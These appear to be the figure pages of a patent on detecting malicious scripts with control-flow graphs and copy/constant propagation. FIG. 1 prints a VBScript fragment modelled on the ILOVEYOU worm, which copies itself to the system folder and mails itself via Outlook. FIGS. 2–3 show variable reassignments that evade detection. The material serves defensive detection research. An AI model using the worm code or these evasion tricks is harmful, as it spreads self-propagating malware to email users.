FIG. 1

```
Set fso = CreateObject("Scripting.FileSystemObject")

Set dirsystem = fso.getSpecialFolder(1)

Set c = fso.GetFile(WScript.ScriptFullName)

c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.VBS")

set out = WScript.CreateObject("Outlook.Application")

set male = out.CreateItem(0)

male.Attatchments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.VBS")

male.send
```

FIG. 2

```
set c = fso.GetFile(WScript.ScriptFullName)

...                                          //COMPLETE OPERATION USING VARIABLE C
set c = fso.GetFile( test.txt )              //DEFINE NEW VALUE OF C
c.Copy( LOVE-LETTER-FOR-YOU.TXT.VBS )
```

FIG. 3

```
set c = fso.GetFile(WScript.ScriptFullName)
d = c
d.Copy( LOVE-LETTER-FOR-YOU.TXT.VBS )
```

FIG. 4

CLASSIFICATION OF
SENTENCES TO BE
EXAMINED

CASE WHERE BOTH TOKENS IN TWO SENTENCES
ARE CONSTANTS : TYPE 1

CASE WHERE ONE TOKENS OF TWO SENTENCES IS A CONSTANT
AND THE OTHER TOKEN IS A VARIABLE : TYPE 2

CASE WHERE BOTH TOKENS OF TWO SENTENCES
ARE THE SAME VARIABLE : TYPE 3

CASE WHERE BOTH TOKENS OF TWO SENTENCES
ARE DIFFERENT VARIABLES : TYPE 4

FIG. 5

```
S1 : a = 0
S2 : If a > 0 then
S3 :     b = 1
S4 :     c = 2
S5 : End If
S6 : d = 3
```

```
S1
 │
 ▼
S2 ──────────► S3
 │              │
 │              ▼
 │             S4
 ▼              │
S5 ◄────────────┘
 │
 ▼
S6
```

FIG. 6

CREATE CONTROL FLOW GRAPH — S610

PERFORM COPY/CONSTANT PROPAGATION — S620

DETECT MALICIOUS CODE PATTERNS — S630